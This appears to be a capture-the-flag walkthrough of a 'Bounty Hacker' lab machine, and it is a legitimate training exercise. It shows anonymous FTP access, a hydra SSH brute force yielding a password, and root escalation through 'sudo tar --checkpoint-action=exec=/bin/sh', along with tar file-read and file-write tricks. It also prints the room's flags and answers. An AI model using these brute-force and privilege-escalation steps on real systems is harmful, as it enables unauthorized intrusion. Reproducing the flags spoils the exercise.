Task 1 Living up to the title.

tool

nmap - To enumerate the server ports & services.

hydra - To brute force the ssh & ftp server.

A few basic GNU / Linux commands - Nothing fancy at all.

You were boasting on and on about your elite hacker skills in the bar and a few Bounty Hunters decided they'd take you up on claims! Prove your status is more than just a few glasses at the bar. I sense bell peppers & beef in your future!

Deploy the machine.

Find open ports on the machine

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC 10.10.209.62
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 21:21 EDT
Nmap scan report for 10.10.209.62
Host is up (0.24s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
|_-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.18.52.203
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dcf8dfa7a6006d18b0702ba5aaa6143e (RSA)
|   256 ecc0f2d91e6f487d389ae3bb08c40cc9 (ECDSA)
|_  256 a41a15a5d4b1cf8f16503a7dd0d813c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.26 seconds
```

```
┌──(root㉿kali)-[/home/kali/bounty]
└─# ftp -A 10.10.209.62
Connected to 10.10.209.62.
220 (vsFTPd 3.0.3)
Name (10.10.209.62:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> mget *
mget locks.txt [anpqy?]? y
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |***********************************************************************|   418      432.87 KiB/s    00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (1.76 KiB/s)
mget task.txt [anpqy?]? y
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |***********************************************************************|    68        1.04 MiB/s    00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.28 KiB/s)
ftp> pwd
Remote directory: /
ftp> cd ..
250 Directory successfully changed.
ftp> pwd
Remote directory: /
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp>
```

```
┌──(root㉿kali)-[/home/kali/bounty]
└─# file *
locks.txt: ASCII text
task.txt:  ASCII text

┌──(root㉿kali)-[/home/kali/bounty]
└─# cat *
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Who wrote the task list? lin

```
┌──(root㉿kali)-[/home/kali/bounty]
└─# hydra -help
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]
] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:
PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -r        use a non-random shuffling method for option -x
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
```

```
      % export HYDRA_PROXY_HTTP=proxylist.txt  (up to 64 entries)

Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh

┌──(root㉿kali)-[/home/kali/bounty]
└─#
```

What service can you bruteforce with the text file found? Ssh

```
┌──(root㉿kali)-[/home/kali/bounty]
└─# hydra -l lin -P locks.txt 10.10.209.62 ssh -vv
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - P
```

What is the users password? RedDr4gonSynd1cat3


```
┌──(root㉿kali)-[/home/kali/bounty]
└─# hydra -l lin -P locks.txt 10.10.209.62 ssh -vv
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-31 21:46:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.209.62:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://lin@10.10.209.62:22
[INFO] Successful, password authentication is supported by ssh://10.10.209.62:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[VERBOSE] Disabled child 11 because of too many errors
[VERBOSE] Disabled child 14 because of too many errors
[22][ssh] host: 10.10.209.62   login: lin   password: RedDr4gonSynd1cat3
[STATUS] attack finished for 10.10.209.62 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-31 21:46:53

┌──(root㉿kali)-[/home/kali/bounty]
└─#
```


user.txt -> THM{CR1M3_SyNd1C4T3}

```
┌──(root㉿kali)-[/home/kali/bounty]
└─# ssh lin@10.10.209.62
The authenticity of host '10.10.209.62 (10.10.209.62)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.209.62' (ED25519) to the list of known hosts.
lin@10.10.209.62's password:
Permission denied, please try again.
lin@10.10.209.62's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
```

root.txt

```
lin@bountyhacker:~/Desktop$ cd /root
-bash: cd: /root: Permission denied
lin@bountyhacker:~/Desktop$
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$ man tar
```


root@kali: /home/kali/Downloads
root@kali: /home/kali/bounty
TAR(1) BSD General Commands Manual TAR(1)
NAME
tar – The GNU version of the tar archiving utility
SYNOPSIS
tar [-] A --catenate --concatenate | c --create | d --diff --compare | --delete | r --append | t --list | --test-label | u --update | x --extract --get [options] [pathname ...]
DESCRIPTION
Tar stores and extracts files from a tape or disk archive.
The first argument to tar should be a function; either one of the letters Acdrtux, or one of the long function names. A function letter need not be prefixed with ``-'', and may be combined with other single-letter options. A long function name must be prefixed with --. Some options take a parameter; with the single-letter form these must be given as separate arguments. With the long form, they may be given by appending =value to the option.
FUNCTION LETTERS
Main operation mode:
-A, --catenate, --concatenate
append tar files to an archive
-c, --create
create a new archive
-d, --diff, --compare
find differences between archive and file system
--delete
delete from the archive (not on mag tapes!)
-r, --append
append files to the end of an archive
-t, --list
list the contents of an archive
--test-label
test the archive volume label and exit



File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

This only works for GNU tar.

```
LFILE=file_to_write
TF=$(mktemp)
echo DATA > "$TF"
tar c --xform "s@.*@$LFILE@" -OP "$TF" | tar x -P
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

This only works for GNU tar.

```
LFILE=file_to_read
tar xf "$LFILE" -I '/bin/sh -c "cat 1>&2"'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Limited SUID

```
lin@bountyhacker:~/Desktop$ man tar
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# ls
user.txt
# cd /root
# ls
root.txt
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```

THM{80UN7Y_h4cK3r}